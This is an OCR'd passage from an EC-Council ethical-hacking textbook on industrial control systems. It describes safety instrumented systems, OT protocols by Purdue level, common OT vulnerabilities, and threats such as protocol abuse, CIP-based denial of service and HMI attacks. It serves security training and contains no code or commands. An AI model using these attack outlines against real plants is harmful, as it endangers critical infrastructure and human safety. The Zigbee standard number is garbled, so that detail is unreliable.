


Figure 18.68: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.69: SIS architecture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Technologies and Protocols

OT Technologies and Protocols over Purdue Model

Level 4, 5	DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi
Level 3	CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP
Level 2	6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP
Level 0, 1	BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Technologies and Protocols

Industrial network protocols constitute the real-time interconnectivity and information exchange between industrial systems and zones. These network protocols are deployed across the ICS network in any industry. To understand any industrial network, a security engineer needs to understand the protocols existing beneath the networks.

The key communication technologies and protocols of the OT network over the Purdue model defined by ISA-95 are as follows:

Level 4, 5	DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi
Level 3	CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP
Level 2	6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP
Level 0, 1	BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax

Figure 18.70: OT technologies and protocols over the Purdue model

Protocols used in Level 4 and 5

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **DDE**: DDE (Dynamic Data Exchange) is used for IPC (Inter-Process Communication).
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC**: OPC (Open Platform Communications) is a set of client/server protocols designed for the communication of real-time data between data acquisition devices like PLCs and interface devices like HMIs.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.

Protocols used in Level 2

- **6LoWPAN**: IPv6 over Low Power Personal Area Networks (6LoWPAN) is an Internet Protocol used for communication between smaller and low-power devices with limited processing capacity; it is mainly used for home and building automation.
- **DNP3**: DNP3 (Distributed Network Protocol 3) is a communication protocol used to interconnect components within process automation systems.
- **DNS/DNSSEC**: Domain Name System Security Extensions (DNSSEC) provide a way to authenticate DNS response data and can secure information provided by DNS.
- **FTE**: Fault Tolerant Ethernet (FTE) is designed to provide rapid network redundancy, and each node is connected twice to a single LAN through dual network interfaces.
- **HART-IP**: The HART-IP protocol is used to integrate WirelessHART gateways and HART multiplexers tightly and efficiently for sending and receiving digital information.
- **IEC 60870-5-101/104**: This is an extension of the IEC 101 protocol with some modifications in transport, network, link, and physical layer services. It enables communication between the control station and substation through the standard TCP/IP network.
- **SOAP**: SOAP (Simple Object Access Protocol) is a messaging protocol containing a stern set of rules that can administrate data transfer between client and server using the XML message format.


Protocols used in Level 0 and 1

- **BACnet**: BACnet (Building Automation and Control network) is a data communication protocol designed for building automation and control networks that implements standards such as ASHRAE, ANSI, and ISO 16484-5.
- **EtherCAT**: Ethernet for Control Automation Technology (EtherCAT) is an Ethernet-based fieldbus system that is appropriate for both hard and soft real-time computing necessities in automation technology.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CANopen**: CANopen is a high-level communication protocol based on the CAN (Controller Area Network) protocol. It is used for embedded networking applications like vehicle networks.
- **Crimson**: Crimson is the common programming platform used for a variety of Red Lion products such as G3 and G3 Kadet series HMIs, Data Station Plus, Modular Controller, and the Productivity Station.
- **DeviceNet**: DeviceNet is another variant of the Common Industrial Protocol (CIP) that is used in the automation industry for interconnecting control devices to exchange data.
- **Zigbee**: Zigbee is a short-range communication protocol that is based on IEEE 203.15.4 standard. Zigbee is used for devices that transfer data intermittently at a low data rate in a restricted area and within a range of 10–100 m.
- **ISA SP100**: ISA SP100 is a committee for establishing the industrial wireless standard ISA100. ISA100 is used for the industrial manufacturing environment and process automation industry.
- **MELSEC-Q**: MELSEC-Q provides an open and seamless network environment integrating different levels of automation networks such as CC-Link IE, high-speed, and large-capacity ethernet-based integrated open networks.
- **Niagara Fox**: Niagara Fox protocol is a building automation protocol used between the Niagara software systems developed by Tridium.
- **Omron Fins**: Omron Fins is used by PLC programs for transferring data and performing other services with remote PLC connected on an Ethernet network. It can also be used by remote devices such as FieldServer for transferring data.
- **PCWorx**: PCWorx is used in many ICS components, and they make a series of inline controllers (ILCs). These controllers allow the use of different ICS protocols and some common TCP/IP protocols.
- **Profibus**: Profibus is more complex than Modbus, and is designed and developed to address interoperability issues. It is employed in process automation and factory automation fields.
- **Sercos II**: The serial real-time communication system (Sercos II) comprises a digital drive interface appropriate for use in industrial machines. It is used in complex motion control applications with high specification designs.
- **S7 Communication**: S7 Communication is a Siemens proprietary protocol that runs between programmable logic controllers (PLCs) of the Siemens S7-300/400 family and is used in PLC programming and for accessing PLC data from SCADA.
- **WiMax**: Worldwide Interoperability for Microwave Access (WiMax) is based on the standard IEEE 802.16 and is envisioned for wireless metropolitan area networks. WiMax operates at frequencies between 2.5 GHz and 5.8 GHz with a transfer rate of 40 Mbps.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Attacks

With evolving security threats and security posture of organizations using OT, organizations need to attach the utmost importance to OT security and adopt appropriate strategies to address security issues due to OT/IT convergence. This section discusses various OT threats and attacks such as hacking industrial networks, HMI attacks, side-channel attacks, hacking PLCs, hacking industrial machines via RF remote controllers, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Vulnerabilities

Vulnerability	Description
1. Publicly Accessible OT systems	Ability to perform the password brute-forcing or probe OT systems to disable or disrupt its functions
2. Insecure Remote Connections	Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	Outdated software versions lead to increased risks and pave the way to compromise the OT systems
4. Weak Passwords	Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT systems	Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	Flat and unsegmented OT network configuration assumes all systems have equal importance and functions Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	Susceptibility to malware and command-and-control attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Vulnerabilities

OT systems are becoming highly interconnected with IT networks. With increased integration and OT/IT convergence, the attack surface areas of OT systems have also increased. IT networks and systems experience frequent cyber-attacks; therefore, OT systems and networks may be compromised through IT networks. Vulnerabilities that exist in IT networks can be exploited by attackers to initiate various attacks on OT networks.

Discussed below are some common OT vulnerabilities:

Vulnerability	Description
1. Publicly Accessible OT Systems	▪ OT systems are directly connected to the Internet so that third-party vendors can remotely perform maintenance and diagnostics ▪ OT systems are not protected using modern security controls ▪ Ability to perform password brute-forcing or probe OT systems to disable or disrupt their functions
2. Insecure Remote Connections	▪ Corporate networks use jump boxes to establish remote connectivity with the OT network ▪ Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	▪ Outdated software versions lead to increased risks and pave the way for attackers to compromise the OT systems
4. Weak Passwords	▪ Operators and administrators use default usernames and passwords for OT systems, which are easily guessable ▪ Ability to gain access to the OT systems, if the default vendor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	▪ Misconfigured access rules allow unnecessary access between corporate IT and OT networks ▪ Support teams allow excessive access permissions to the management interfaces on the firewalls ▪ Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	▪ Corporate systems are interconnected with the OT network for accessing operational data or exporting data to third-party management systems ▪ OT systems such as control stations and reporting servers are placed within the IT network ▪ Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Attacks also originate from OT systems, as they use outdated legacy software and are accessed from remote locations ▪ Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	▪ Several OT networks have a flat and unsegmented configuration, which assumes all systems have equal importance and functions ▪ Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Wireless equipment in OT networks uses insecure and outdated security protocols ▪ Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	▪ OT networks allow direct outbound network connections to support patching and maintenance activities from a remote location ▪ Direct outbound Internet connectivity to insecure and unpatched OT devices increases the risk of malware attacks ▪ Susceptibility to malware and command-and-control attacks

Table 18.7: OT Vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Threats

- Most OT systems use legacy and outdated software with no security protection, leaving a potential gateway for cyber criminals to gain access to the corporate IT network and OT infrastructure

OT Threats

01 Maintenance and Administrative Threat	08 Exploiting Enterprise Specific Systems and Tools
02 Data Leakage	09 Spear Phishing
03 Protocol Abuse	10 Malware Attacks
04 Potential Destruction of ICS Resources	11 Exploiting Unpatched Vulnerabilities
05 Reconnaissance Attacks	12 Side-Channel Attacks
06 Denial-of-Service Attacks	13 Buffer Overflow Attacks
07 HMI-based Attacks	14 Exploiting RF Remote Controllers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Threats

With the convergence of OT and IT, OT systems are being used for purposes for which they were not originally designed. OT systems are being integrated and interconnected with IT networks and are being exposed to the Internet, which is global. Most OT systems use legacy and outdated software with no security in place, leaving a potential gateway for cybercriminals to gain access to corporate IT networks and OT infrastructure. In addition, OT networks connect all machines and production infrastructure, leading to complex and sophisticated cyber-attacks that cause even physical damage.

Discussed below are some of the important threats faced by OT networks:

- **Maintenance and Administrative Threat**

  Attackers exploit zero-day vulnerabilities to target the maintenance and administration of the OT network. By exploiting these vulnerabilities, attackers inject and spread malware to IT systems and target connected industrial control systems such as SCADA and PLC.

- **Data Leakage**

  Attackers may exploit IT systems connected to the OT network to gain access to the IT/OT gateway and steal operationally significant data such as configuration files.

- **Protocol Abuse**

  Owing to compatibility issues, many OT systems use outdated legacy protocols and interfaces such as Modbus and CAN bus. Attackers exploit these protocols and interfaces to perform various attacks on OT systems. For example, attackers may abuse

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

emergency stop (e-stop), which is a safety mechanism used to shut down the machinery in emergencies to execute single-packet attacks.

- **Potential Destruction of ICS Resources**

  Attackers exploit vulnerabilities in the OT systems to disrupt or degrade the functionality of the OT infrastructure, leading to life- and safety-critical issues.

- **Reconnaissance Attacks**

  OT systems allow remote communication with minimal or no encryption or authentication mechanisms. Attackers can perform initial reconnaissance and scanning on the target OT infrastructure to gather information necessary for later stages of the attack.

- **Denial-of-Service Attacks**

  Attackers exploit communication protocols such as Common Industrial Protocol (CIP) to perform DoS attacks on the target OT systems. For example, an attacker may send a malicious CIP connection request to a target device; once a connection is established, he/she may send a fake IP configuration to the device; if the device accepts the configuration, loss of communication may occur between the device and other connected systems.

- **HMI-Based Attacks**

  Human–Machine Interfaces (HMIs) are often called Hacker–Machine Interfaces. Even with the advancement and automation of OT, human interaction and control over the operational process remain challenges due to the underlying vulnerabilities. The lack of global standards for developing HMI software without any defense-in-depth security measures leads to many security problems. Attackers exploit these vulnerabilities to perform various attacks such as memory corruption, code injection, privilege escalation, etc. on target OT systems.

- **Exploiting Enterprise-Specific Systems and Tools**

  Attackers may target ICS devices such as Safety Instrumented Systems (SIS) to inject malware by exploiting underlying protocols to detect hardware and systems used in communications, and further disrupt or damage their services.

- **Spear Phishing**

  Attackers send fake emails containing malicious links or attachments, seemingly originated from legitimate or well-known sources, to the victim. When the victim clicks on the link or downloads the attachment, it injects malware, starts damaging the resources, and spreads itself to other systems. For example, an attacker sends a fraudulent email with a malicious attachment to a victim system that maintains the sales software of the operational plant. When the victim downloads the attachment, the malware is injected into the sales software, propagates itself to other networked systems, and finally damages industrial automation components.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Attacks**

  Attackers are reusing legacy malware packages that were previously used to exploit IT systems for exploiting OT systems. They perform reconnaissance attacks to identify vulnerabilities in newly connected OT systems. Once they detect vulnerabilities, they reuse the older malware versions to perform various attacks on the OT systems. In some scenarios, attackers also develop malware targeting OT systems, such as ICS/SCADA.

- **Exploiting Unpatched Vulnerabilities**

  Attackers exploit unpatched vulnerabilities in ICS products, firmware, and other software used in OT networks. ICS vendors develop products that are reliable and provide high-speed, real-time performance with no built-in security features. In addition, these vendors cannot develop patches for the identified vulnerabilities with the same speed as IT vendors. For these reasons, attackers target and exploit ICS vulnerabilities to perform various attacks on OT networks.

- **Side-Channel Attacks**

  Attackers perform side-channel attacks to retrieve critical information from an OT system by observing its physical implementation. Attackers use various techniques, such as timing analysis and power analysis, to perform side-channel attacks.

- **Buffer Overflow Attack**

  The attacker exploits various buffer overflow vulnerabilities that exist in ICS software, such as HMI web interface, ICS web client, communications interfaces, etc., to inject malicious data and commands to modify the normal behavior and operation of the systems.

- **Exploiting RF Remote Controllers**

  OT networks use RF technology to control various industrial operations remotely. RF communication protocols lack in-built security for remote communication. Vulnerabilities in these protocols can be exploited by the attackers to perform various attacks on industrial machines that lead to production sabotage, system control, and unauthorized access.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HMI-based Attacks

- Attackers often try to compromise the HMI system as it is the core hub that controls the critical infrastructure
